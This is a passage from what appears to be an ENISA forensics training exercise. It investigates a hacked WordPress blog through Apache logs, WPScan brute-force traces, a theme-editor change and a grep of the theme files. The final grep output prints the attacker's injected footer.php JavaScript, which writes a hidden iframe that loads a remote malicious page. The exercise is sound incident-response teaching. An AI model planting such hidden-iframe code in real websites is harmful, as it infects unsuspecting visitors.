


Figure 32: Notice that the hard disk is mounted Read-Only by default (source: screenshot by ENISA)

Start a terminal and start the search of the Apache log. If a WordPress site is compromised there is a big change through the files served by the webserver. You need to go to the location of the log files of the webserver.

Normally the Apache logs are located under `/var/log/apache2`.

In this case the `/var` partition can be mounted under `/media/mapper/blog--vg-var`. You can use the `mount` command to see which media is mounted and where. If it is not mounted, we can mount it on the command line.


```
$ sudo mount /media/mapper/blog--vg-var
```

Now the `/var` partition is mounted under `/media/mapper/blog--vg-var`

If there are a lot of connections from one IP, this means an attacker might be scanning the server. This can be done by looking for open ports or available applications or brute forcing a login screen. Go to the `/media/mapper/blog--vg-var` and locate the Apache log files. Then search if there are a lot of connections from one IP.

For example:

```
$ cat access.log | awk '{print $1}' | sort -n | uniq -c | sort -nr | head -10
```




The screenshot shows a terminal window with the following command history and output:

```
caine@caine:/media/mapper/blog--vg-var$ ls
access.log  error.log  other_vhosts_access.log
caine@caine:/media/mapper/blog--vg-var$ cat access.log | awk '{print $1}' | sort -n
| uniq -c | sort -nr | head -10
```

The terminal window has a dark background and light-colored text. The command is being run to identify the top 10 most frequent IP addresses that have accessed the webserver.


Figure 33: Search IP addresses that accessed the webserver most (source: screenshot by ENISA)



```
caine@caine:/media/mapper/blog--vg-var/log/apache2$ cat access.log | awk '{print $1}' | sort -n | uniq -c | sort -nr | head -10
3406 10.0.0.15
485 10.0.0.10
38 ::1
25 195.251.97.97
caine@caine:/media/mapper/blog--vg-var/log/apache2$ cat access.log | grep "10.0.0.15" | less
```

Figure 34: Output of search for IP with most connections (source: screenshot by ENISA)

There are a lot of connections from IP 10.0.0.15. We should take a closer look at the requests from IP 10.0.0.15. The IP address belongs to a reserved³⁹ IP range and must come from the internal network.



```
caine@caine:/media/mapper/blog--vg-var/log/apache2$ cat access.log | grep "10.0.0.15" | less
10.0.0.15 - - [15/Jul/2016:11:17:33 +0200] "POST /wp-login.php HTTP/1.1" 200 4250 "http://blog.mycompany.ex/" "WPScan v2.9 (http://wpscan.org)"
10.0.0.15 - - [15/Jul/2016:11:17:33 +0200] "POST /wp-login.php HTTP/1.1" 200 4250 "http://blog.mycompany.ex/" "WPScan v2.9 (http://wpscan.org)"
10.0.0.15 - - [15/Jul/2016:11:17:33 +0200] "POST /wp-login.php HTTP/1.1" 200 4250 "http://blog.mycompany.ex/" "WPScan v2.9 (http://wpscan.org)"
10.0.0.15 - - [15/Jul/2016:11:17:33 +0200] "POST /wp-login.php HTTP/1.1" 200 4250 "http://blog.mycompany.ex/" "WPScan v2.9 (http://wpscan.org)"
10.0.0.15 - - [15/Jul/2016:11:17:33 +0200] "POST /wp-login.php HTTP/1.1" 200 4250 "http://blog.mycompany.ex/" "WPScan v2.9 (http://wpscan.org)"
10.0.0.15 - - [15/Jul/2016:11:17:33 +0200] "POST /wp-login.php HTTP/1.1" 200 4250 "http://blog.mycompany.ex/" "WPScan v2.9 (http://wpscan.org)"
10.0.0.15 - - [15/Jul/2016:11:17:33 +0200] "POST /wp-login.php HTTP/1.1" 200 4250 "http://blog.mycompany.ex/" "WPScan v2.9 (http://wpscan.org)"
10.0.0.15 - - [15/Jul/2016:11:17:33 +0200] "POST /wp-login.php HTTP/1.1" 200 4250 "http://blog.mycompany.ex/" "WPScan v2.9 (http://wpscan.org)"
10.0.0.15 - - [15/Jul/2016:11:17:33 +0200] "POST /wp-login.php HTTP/1.1" 200 4250 "http://blog.mycompany.ex/" "WPScan v2.9 (http://wpscan.org)"
10.0.0.15 - - [15/Jul/2016:11:17:33 +0200] "POST /wp-login.php HTTP/1.1" 200 4250 "http://blog.mycompany.ex/" "WPScan v2.9 (http://wpscan.org)"
10.0.0.15 - - [15/Jul/2016:11:17:33 +0200] "POST /wp-login.php HTTP/1.1" 200 4250 "http://blog.mycompany.ex/" "WPScan v2.9 (http://wpscan.org)"
10.0.0.15 - - [15/Jul/2016:11:17:33 +0200] "POST /wp-login.php HTTP/1.1" 200 4250 "http://blog.mycompany.ex/" "WPScan v2.9 (http://wpscan.org)"
```

Figure 35: Selecting traffic from IP address 10.0.0.15 in the Apache log (source: screenshot by ENISA)

You will notice that there are a lot of login requests. Are these only login attempts or were some successful?

³⁹ Reserved IP addresses https://en.wikipedia.org/wiki/Reserved_IP_addresses (last accessed on September 27th, 2016)



```
caine@caine:~/media/mapper/blog--vg-var/log/apache2
File Edit View Search Terminal Help
10.0.0.15 - - [15/Jul/2016:11:20:17 +0200] "POST /wp-login.php HTTP/1.1" 200 4250 "http://blog.mycompany.ex/" "WPScan v2.9 (http://wpscan.org)"
10.0.0.15 - - [15/Jul/2016:11:20:17 +0200] "POST /wp-login.php HTTP/1.1" 302 815 "http://blog.mycompany.ex/" "WPScan v2.9 (http://wpscan.org)"
10.0.0.15 - - [15/Jul/2016:11:20:17 +0200] "POST /wp-login.php HTTP/1.1" 200 4250 "http://blog.mycompany.ex/" "WPScan v2.9 (http://wpscan.org)"
10.0.0.15 - - [15/Jul/2016:11:20:17 +0200] "POST /wp-login.php HTTP/1.1" 200 4250 "http://blog.mycompany.ex/" "WPScan v2.9 (http://wpscan.org)"
10.0.0.15 - - [15/Jul/2016:11:20:18 +0200] "POST /wp-login.php HTTP/1.1" 200 4250 "http://blog.mycompany.ex/" "WPScan v2.9 (http://wpscan.org)"
10.0.0.15 - - [15/Jul/2016:11:21:07 +0200] "POST /wp-login.php HTTP/1.1" 302 871 "http://blog.mycompany.ex/wp-login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4"
10.0.0.15 - - [15/Jul/2016:11:21:07 +0200] "GET /wp-admin/ HTTP/1.1" 200 13637 "http://blog.mycompany.ex/wp-login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4"
10.0.0.15 - - [15/Jul/2016:11:21:08 +0200] "GET /wp-admin/load-styles.php?c=0&dir=ltr&load=dashicons,admin-bar,wp-admin,buttons,wp-auth-check&ver=3.8.1 HTTP/1.1" 200 63121 "http://blog.mycompany.ex/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4"
10.0.0.15 - - [15/Jul/2016:11:21:08 +0200] "GET /wp-includes/js/thickbox/thickbox.css?ver=20131201 HTTP/1.1" 200 1642 "http://blog.mycompany.ex/wp-admin/" "Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Iceweasel/43.0.4"
```

Figure 36: The access of /wp-admin after successful login (source: screenshot by ENISA)

There was a successful login from 10.0.0.15 in WordPress at 15/Jul/2016 11:21:07 +0200

- *What break-in method was probably used? Document method and traces (log files)*


In figure 35, a screenshot of the Apache log file, the attacker brute forced a WordPress account with the tool WPScan. Specifically, the account *admin* was targeted because this is generally the default admin account in WordPress. Below is the screenshot again:

Figure 37: Attack method/tool WPScan in Apache log file (source: screenshot by ENISA)

From these screenshots, the server was scanned by a tool WPScan on 15 July 15. The attack method is a WordPress brute force login scan.

- What did the hacker do/modify/install/upload after gaining access?

Examination of the traffic that came from 10.0.0.15 will show that the attacker probably changed the footer.php file of the current theme *scrollme*. The file theme-editor.php is used to edit the theme PHP files. The used theme is given in the variable *theme=scrollme*.



```
caine@caine:/media/mapper/blog--vg-var/log/apache2
File Edit View Search Terminal Help
HTTP/1.1" 302 2283 "http://blog.mycompany.ex/wp-admin/theme-editor.php?file=footer.php&theme=scrollme&scrollto=606&updated=true" "Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4"
10.0.0.15 - - [16/Aug/2016:13:55:17 +0200] "GET /wp-login.php?loggedout=true HTTP/1.1" 200 1697 "http://blog.mycompany.ex/wp-admin/theme-editor.php?file=footer.php&theme=scrollme&scrollto=606&updated=true" "Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4"
10.0.0.15 - - [16/Aug/2016:13:55:17 +0200] "GET /wp-includes/css/dashicons.min.css?ver=3.8.1 HTTP/1.1" 200 21281 "http://blog.mycompany.ex/wp-login.php?loggedout=true" "Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4"
10.0.0.15 - - [16/Aug/2016:13:55:17 +0200] "GET /wp-includes/css/buttons.min.css?ver=3.8.1 HTTP/1.1" 200 1553 "http://blog.mycompany.ex/wp-login.php?loggedout=true" "Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4"
10.0.0.15 - - [16/Aug/2016:13:55:17 +0200] "GET /wp-admin/css/colors.min.css?ver=3.8.1 HTTP/1.1" 200 6900 "http://blog.mycompany.ex/wp-login.php?loggedout=true" "Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4"
10.0.0.15 - - [16/Aug/2016:13:55:17 +0200] "GET /wp-admin/css/wp-admin.min.css?ver=3.8.1 HTTP/1.1" 200 36419 "http://blog.mycompany.ex/wp-login.php?loggedout=true" "Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4"
10.0.0.15 - - [16/Aug/2016:13:55:18 +0200] "GET /wp-admin/images/wordpress-logo.svg?ver=20131107 HTTP/1.1" 304 180 "http://blog.mycompany.ex/wp-admin/css/wp-admin.min.css?ver=3.8.1" "Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4"
(END)
```

Figure 38: Apache log file displaying theme-editor and theme name (source: screenshot by ENISA)

Note that the change of the footer was done around 16/Aug/2016 13:55:17 +0200.

- *At what level did the attacker gain access?*

The attacker has the ability to change the PHP files of the WordPress theme. Through this, the attacker can install tools to get more access under the user that has rights to the webserver. There are no traces that the attacker had higher access on the system.

- *Examine the data (find logs and other useful traces) for signs of the malware distribution.*

We operate from a shell again so we need to open a terminal in CAINE.




Figure 39: Terminal screen (source: screenshot by ENISA)


```
caine@caine:/media/mapper/blog--vg-var/log/apache2$ ls
access.log  error.log  other_vhosts_access.log
caine@caine:/media/mapper/blog--vg-var/log/apache2$
```

Figure 40: Location of Apache log files again (source: screenshot by ENISA)

```
caine@caine:/media/mapper/blog--vg-var/log/apache2$ cat access.log
195.251.97.97 - - [16/Aug/2016:14:01:59 +0200] "GET /wp-content/themes/scrollme/js/jquery.scrollTo.js?ver=20120206 HTTP/1.1" 200 2779 "http://blog.mycompany.ex/" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
195.251.97.97 - - [16/Aug/2016:14:01:59 +0200] "GET /wp-includes/js/jquery/jquery.masonry.min.js?ver=2.1.05 HTTP/1.1" 200 2534 "http://blog.mycompany.ex/" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
195.251.97.97 - - [16/Aug/2016:14:02:00 +0200] "GET /wp-content/themes/scrollme/js/custom.js?ver=20120206 HTTP/1.1" 200 2557 "http://blog.mycompany.ex/" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
195.251.97.97 - - [16/Aug/2016:14:02:00 +0200] "GET /wp-content/themes/scrollme/images/loading.gif HTTP/1.1" 200 6460 "http://blog.mycompany.ex/" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
195.251.97.97 - - [16/Aug/2016:14:02:00 +0200] "GET /wp-content/uploads/2016/07/hammer.jpg HTTP/1.1" 200 74833 "http://blog.mycompany.ex/" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
195.251.97.97 - - [16/Aug/2016:14:02:00 +0200] "GET /wp-content/uploads/2016/07/brick-building.jpg HTTP/1.1" 200 1278864 "http://blog.mycompany.ex/" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
::1 - - [16/Aug/2016:14:02:28 +0200] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.10 (Debian) (internal dummy connection)"
caine@caine:/media/mapper/blog--vg-var/log/apache2$
```

Figure 41: Display Apache log files to show which WordPress Theme was used (source: screenshot by ENISA)


Displaying the content of a file can be done with the command *cat*. In the Apache log file we can discover the theme used. Note that we discovered the theme name already. The theme name is *scrollme*.



```
caine@caine:~/media/mapper/blog--vg-var/www$ ls
File Edit View Search Terminal Help
caine@caine:~$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
caine@caine:~$ cd /media/
caine@caine:/media$ ls
cdrom mapper sda1 sda5 sr0
caine@caine:/media$ cd mapper/
caine@caine:/media/mapper$ ls
blog--vg-home blog--vg-root blog--vg-swap_1 blog--vg-tmp blog--vg-var
caine@caine:/media/mapper$ cd blog--vg-var/
caine@caine:/media/mapper/blog--vg-var$ ls
backups lib lock lost+found opt spool www
cache local log mail run tmp
caine@caine:/media/mapper/blog--vg-var$ cd www
caine@caine:/media/mapper/blog--vg-var/www$ ls
index.php wp-blog-header.php wp-cron.php wp-mail.php
license.txt wp-comments-post.php wp-includes wp-settings.php
readme.html wp-config.php wp-links-opml.php wp-signup.php
wp-activate.php wp-config-sample.php wp-load.php wp-trackback.php
wp-admin wp-content wp-login.php xmlrpc.php
caine@caine:/media/mapper/blog--vg-var/www$
```

Figure 42: Moving to the WordPress directory (source: screenshot by ENISA)


The WordPress directory in most cases is something like /var/www/<name>. In this case, it is installed in the www-root at /var/www/.



```
caine@caine:/media/mapper/blog--vg-var/www/wp-content/themes/scrollme$ ls
File Edit View Search Terminal Help
caine@caine:/media/mapper/blog--vg-var/www/wp-content/themes/scrollme$ ls
404.php footer.php js sidebar-left.php tpl-home.php
archive.php functions.php languages sidebar.php woocommerce
comments.php header.php page.php sidebar-right.php
css images readme.txt single.php
custom-editor-style.css inc screenshot.png style.css
fonts index.php search.php template-parts
caine@caine:/media/mapper/blog--vg-var/www/wp-content/themes/scrollme$
```

Figure 43: Listing of files of the theme directory (source: screenshot by ENISA)

The WordPress theme is located at /var/www/wp-content/themes/<theme-name>.




```
caine@caine:/media/mapper/blog--vg-var/www/wp-content/themes/scrollme$ ls
File Edit View Search Terminal Help
caine@caine:/media/mapper/blog--vg-var/www/wp-content/themes/scrollme$ ls
404.php footer.php js sidebar-left.php tpl-home.php
archive.php functions.php languages sidebar.php woocommerce
comments.php header.php page.php sidebar-right.php
css images readme.txt single.php
custom-editor-style.css inc screenshot.png style.css
fonts index.php search.php template-parts
caine@caine:/media/mapper/blog--vg-var/www/wp-content/themes/scrollme$ grep -R iframe *
|less|
```

Figure 44: Search for iframes in the content of the theme files (source: screenshot by ENISA)

With the command `grep -R iframe *` a search is performed in the content of the current directory and below for keyword `iframe`.






```
caine@caine:/media/mapper/blog--vg-var/www/wp-content/themes/scrollme$ grep -R '<iframe' footer.php
footer.php:if (document.getElementsByTagName('body')[0]){
footer.php: document.write("<iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/index.php' width='10' height='10' style='visibility:hidden;position:absolute;left:0;top:0;'></iframe>");
footer.php:function iframer(){
footer.php: var f = document.createElement('iframe'); f.setAttribute('src', 'http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspsy/index.php');
inc/customizer.php:           'info' => '<p>Add the <span style="text-decoration: underline;">Text</span> widget to the <a href="" .admin_url('widgets.php').'" target="_blank" >Google Map</a> widget area and paste the google map iframe code there.</p>',
inc/class-tgm-plugin-activation.php:           * @global string $tab Used as iframe div class names
, helps with styling
